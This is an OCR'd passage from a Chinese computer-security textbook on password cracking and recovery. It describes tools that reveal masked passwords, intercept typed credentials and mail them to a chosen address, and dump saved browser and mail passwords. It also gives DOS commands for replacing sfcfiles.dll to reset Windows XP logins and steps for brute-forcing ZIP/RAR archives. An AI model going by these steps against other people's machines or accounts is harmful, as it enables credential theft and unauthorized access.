


图9-30　任务属性

作为日常上网的桥梁，每个人都需要在上网时进行上网账号与密码的设置，这样才能登录网络。利用一些工具软件获得账号并不是很难的事情，甚至可以说是一件轻而易举的事情。这里就借助一个叫 GetIP 的工具，这是个由国人刘骥设计开发的“口令密码”识别软件。GetIP 能够帮助将那些代表口令的密码“＊＊＊”还原成真实的口令。GetIP 使用十分简单，运行 GetIP. exe 可执行文件，出现程序界面，将鼠标指向“点击（放大镜）处并拖动”，用鼠标拖着移动到想要得知的密码处，真实的密码口令就会立即反应到“文本”框中。

②破解 IE 分级审查密码。

IE 浏览器提供了分级审查功能，它可以在用户的设置下对某些网页进行过滤，只有知道分级审查功能密码的用户才能查看相关网页的信息。如果遗忘了分级审查功能的密码，不但不能访问受到限制的站点，而且不能更改已有的限制级别，重装 IE 也没有用，怎么办？启动注册表编辑器，找到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Ratings”子键，找到一个名叫“KEY”的键值项，它就是用户设置 IE 分级审查口令（数据已经加密），用户只需删除该键值就可以取消分级审查口令，然后重新设置 IE 分级审查密码即可。

③ 破解 OE 密码。

图 9 - 31　AdvancedExcel97PasswordRecovery




图 9 - 32　OICQ 密码终结者

在 OE 程序中有三种密码：邮箱密码、新闻组密码和用户身份确认密码。下面介绍一个叫“密码截取”(3.1·特别版)的软件，可运行于 WIN9X/2000/NT/XP。该软件可以用于破解 Web 的邮箱密码、POP3 收信密码、FTP 登录密码，并将密码显示、保存，或发送到用户指定的邮箱。密码截取过程：密码截取软件将截取到的密码输入框中的密码(如拨号连接、OICQ、IE 中的密码)以密码明文形式保存在用户自定义的文件中(缺省为 c:\password.txt)，如果没有截取到密码，密码文件将不存在。同时可以将获取到的密码发送到用户指定的邮箱中。该软件不需安装，下载并解压后，直接双击 getpassword.exe 运行，点击“邮件设置”选项，设置将截取到的密码发向指定信箱，接着点击“密码文件”选项，设置将截取到的密码保存在本机

的 C:\password.txt 中,以便随时查看。

④破解 Foxmail 密码。

有相当多的用户,使用简单却功能强大 Foxmail 做邮件接收工具。但是由于 Foxmail 本身的安全隐患,一些人只须新建一个账户后,进入 Foxmail 缺省的安装目录下,将新建的账户目录下的"account.stg"文件复制后将原账户文件覆盖,所建立的账户密码就会被清除。

2. 密码恢复

(1) 恢复 CMOS 密码。

CMOS 密码是启动电脑后的第一道安全屏障,属于硬件级密码设置方法,要恢复忘记的 CMOS 密码,可以借助一款功能强劲的免费 CMOS 密码恢复工具——CmosPwd。

CmosPwd 是 DOS 下的工具,并可运行于 Windows 系统的 MS-DOS 窗口下。与同类工具相比较,CmosPwd 支持的 CMOS 类型最为齐全,不仅包括常见的 AMI 和 Award 系统,还包括 Phoenix 以及许多品牌机的 CMOS 系统,如 ACER、IBM、Compaq、DELL、Toshiba 等。

CmosPwd 功能强,但使用并不复杂。首先,将下载的压缩包解压到目录中,其中"dos"目录中即是在纯 DOS 下运行的版本,直接运行"cmospwd.exe"即可。而"windows"目录中则包含在 MS-DOS 窗口下运行的版本,启动前需要先运行"ioperm.exe -i"加载驱动程序,然后再运行"cmospwd_win.exe"即可;成功启动 CmosPwd 工具后,在 MS-DOS 窗口中会显示出密码列表,只要找到自己电脑对应的 CMOS 类型,其后面方框内的字符就是需要的 CMOS 密码了,如图 9-33 所示。

图 9-33　CMOS 密码

小提示:虽然有时显示的密码可能并非用户最初设置的密码,但它同样有效,完全可以正常进入 CMOS 设置。

(2) 恢复 Windows XP 系统登录密码。

Windows XP 系统登录密码是启动电脑后的第二道安全屏障,属于软件级密码设置方

法,其安全性很高,一旦忘记它后果十分严重。虽然一些基于暴力破解的方法可以恢复出原始的登录密码,但非常耗时。其实,用户可以使用工具软件进行密码的重置,如免费软件——DreamPackPL。

重置密码时,首先,需要准备一张 Windows 98 启动盘,并在其他的电脑上运行 DreamPackPL,单击"Extract"按钮将一个名为"sfcfiles. dll"的文件解压到任一目录,如图 9 - 34 所示,把该文件复制到软盘中待用;然后,用 Windows 98 启动盘启动丢失登录密码的电脑并进入纯 DOS 命令行状态,输入如下命令来替换 Windows XP 的一个系统文件:

ren c:windowssystem32sfcfiles. dll sfcfiles. lld

copy a:sfcfiles. dll c:windowssystem32




图 9 - 34 DreamPackPL

随后,重新启动 Windows XP,在用户登录界面会出现 DreamPackPL 控制窗口,如图 9 - 35 所示,单击"Details"按钮,并选择丢失登录密码的账户名称,即可重新设置该账户的密码了。

以上方法适用于 FAT32 分区类型的 Windows XP。

(3) 恢复软件密码。

许多软件为用户提供了密码保护的功能,但由于软件过多或时间日久,用户很容易忘记。好在这类软件都有自动保存密码的功能,不过为了安全,这些保存的密码都采用了"* * * *"形式隐藏显示,怎样才能在密码框中查看到密码呢? 同样可以利用工具来实现,如星号密码克星——Asterisk Password Recovery XP(以下简称 APRXP)。

APRXP 支持 Windows 9X/ME/2000/XP 系统下的星号密码查看,而大多数同类工具在 Windows 2000/XP 系统下都是失效的! 此外,APRXP 还可以显示出浏览器网页中的星号密




图9-35　启动窗口

码，这个功能可是其它同类工具所不具备的。

APRXP使用很简单，运行后可以看到光标周围会增加一个光圈，这时把光标移动到星号密码框上，APRXP就会自动弹出并成为当前窗口，如图9-36所示，在窗口上面的提示框中将会显示出这个星号后面隐藏的密码。如果想显示IE浏览器中的密码，则单击“Recover IE Password”按钮，APRXP会自动搜索所有打开的网页中的密码，并在下面的方框中显示出来。




图9-36　Recover IE Password

（4）恢复网上密码。

很多人都习惯于使用自动保存密码功能保存上网时的邮箱、论坛或商城等密码，但若忘记了密码，如果想修改密码或是在别人的电脑上使用就无法登录了。前面提到的APRXP虽然也可以显示出IE中的星号密码，但它仅适用于当前打开的网页中有密码的情况，对于这些已经保存在系统中的密码就不起作用了，这时需要使用另外一款专用工具——Protected

Storage PassView，它可以帮用户找出系统中保存的 IE 自动完成密码、自动完成表单密码、受保护站点密码、OE 密码、Outlook 密码和 MSN Explorer 密码。

运行此款软件后，它会自动搜索系统中保存的这些密码，并在窗口中显示出密码对应的网页以及密码类型等，如图 9－37 所示，在“文件”菜单中则可以选择把这些数据保存为文本文件或 HTML 文件。

图 9－37　Protected Stroage PassView

（5）恢复软件的序列号。

现在许多商业软件在安装时都需要输入一个安装序列号，例如 Windows XP、Office 和 ACDSsee 等软件都是如此，这些序列号往往很长，难以记忆，而且这些软件的序列号并不通用，即使再寻找同一版本的序列号也不能保证正常使用。既然这些软件已经安装在系统中了，能不能从系统中找回这些用过的序列号呢？答案是肯定的。此时同样需要一款工具软件，不过这个工具有点特别，因为它本身是一款非常出名的免费硬件检测工具——EVEREST。

运行 EVEREST 后，在左边的功能导航菜单项下面依次打开“软件→授权”分支，这时在右边就可以看到系统中已经安装的这些软件的序列号，如图 9－38 所示，包括 Windows 序列号、Office 序列号、ACDSee 序列号或 Nero 序列号等等。此时就很容易找回用过的序列号了。




图 9－38　KVEREST Professional

9.3.2　巧妙设置，让压缩文件无懈可击

如今针对各种密码的破解工具泛滥成灾，而压缩文件包是大家最经常使用的一种文件，因此更是引起了很多“黑客”的关注。很多软件最初开发的初衷是好的，比如各种远程控制软件，而到了黑客手里就成了远程盗取的工具，下面要介绍的黑客常用的两款压缩文件密码恢复工具也是如此。

1. WINZIP 压缩文件的破解

针对 WINZIP 压缩文件，黑客最常使用的工具就是 Elcomsoft 公司的“Advanced ZIP Password Recovery”（简称 AZPR），AZPR 提供了一个图形化的用户界面，黑客经过几个简单的步骤就可以破解 ZIP 压缩文件包的密码。

（1）配置破解工具。

程序主界面如图 9－39 所示。首先在“ZIP password－encrypted file”中打开被加密的 ZIP 压缩文件包，可以利用浏览按钮或者功能键 F3 来选择将要解密的压缩文件包；在“Type of attack”中选择攻击方式：包括“Brute－force”（强力攻击）、“mask”（掩码搜索）、“Dictionary”（字典攻击）等；在“Brute－force range options”设定强力攻击法的搜索范围，如果用户了解口令的组合特点，通过设定下面的选项可以大大缩短搜索时间；在“Start from”中，当用户知道口令的起始字符序列时，可以设定该选项。例如，当用户知道口令全部使用小写字母，长度是5，并且以字母“k”开头，那么可以在该项填写“kaaaa”，AZPR 将从这个口令开始依次向后搜索所有的可能密码；在“Password length”中可以设定口令长度，这也是一个决定搜索时间的重要选项；“Auto－save”：自动存储选项的功能是定期自动保存软件当前设置与当前工作状态，这些关键参数将会定期自动保存在一个名为“～azpr. ini”的文件中，用户可以自行指定保存参数的文件名、自动保存的时间间隔等等，该选项使得用户能够继续上次中断的解密进程。

（2）开始破解。

经过以上几个关键的选项的设置，就可以开始破解选择的 ZIP 文件了，点击“Start”按钮即可进行解密运算，由于 AZPR 有以上保存参数和状态的功能，用户随时可以中断或者继续运算过程。当密码找到后，用户会在结果窗口中看到密码内容、试探密码总数、破解消耗时间、平均运算速度等信息。如果没有找到密码，也会有相应的提示信息。

2. WINRAR 压缩文件的破解

针对 WINRAR 压缩文件，Elcomsoft 公司也推出了“Advanced RAR Password Recovery”，该软件解密速度很快，可以帮助找回 RAR 文件的密码，注册后可以解开多达 128 位密码。




图 9－39　AZPR 主界面

它提供破解密码所需要的预估时间；可中断计算与和恢复继续前次的计算。然而该工具到黑客手里也就变成了一个破解的工具，其具体使用方法与“Advanced ZIP Password Recovery”大致相同，这里不多介绍了。软件主界面如图 9－40 所示。

3. **当心“多功能密码破解软件”作祟**

此外，目前还有一款名为“多功能密码破解软件”的工具值得大家注意，也是黑客经常使用的。该软件可以破解 Access97/2000/xp 密码，Word/Excel97/2000、QQ（本地和在线）、SQLSERVER（本地和远程）、windows98 登陆密码，ZIP/RAR 文件密码，星号密码察看，可以察看任何显示为 * 的密码内容（网页除外）。

安装并运行该软件，切换到“ZIP/RAR”选项，如图 9－41 所示。

点击“浏览”按钮找到本地硬盘上要破解的 ZIP/RAR 文件，然后需要进行以下的设置：

（1）“破解位数设置”：可以设置密码最小长度和密码最大长度。

（2）“破解字符设置”：可以选择是用数字、小写字母、大写字母中一个或者多个，这需要根据设置的压缩包的密码来进行选择，当然，如果都选的话，那么破解的速度肯定更慢，花费的时间也更长。

设置完毕后，点击“开始”按钮即可进行破解，经过一段时间的破解后，最后在“进度”框中显示破解的密码，如图 9－42 所示。




图9-40　ARPR主界面




图9-41　ZIP/RAR

4. 妙设置，让压缩文件无懈可击

除了用来压缩文件，还常常把WinRAR、WINZIP当作一个加密软件来使用，在压缩文件




图 9－42　破解密码

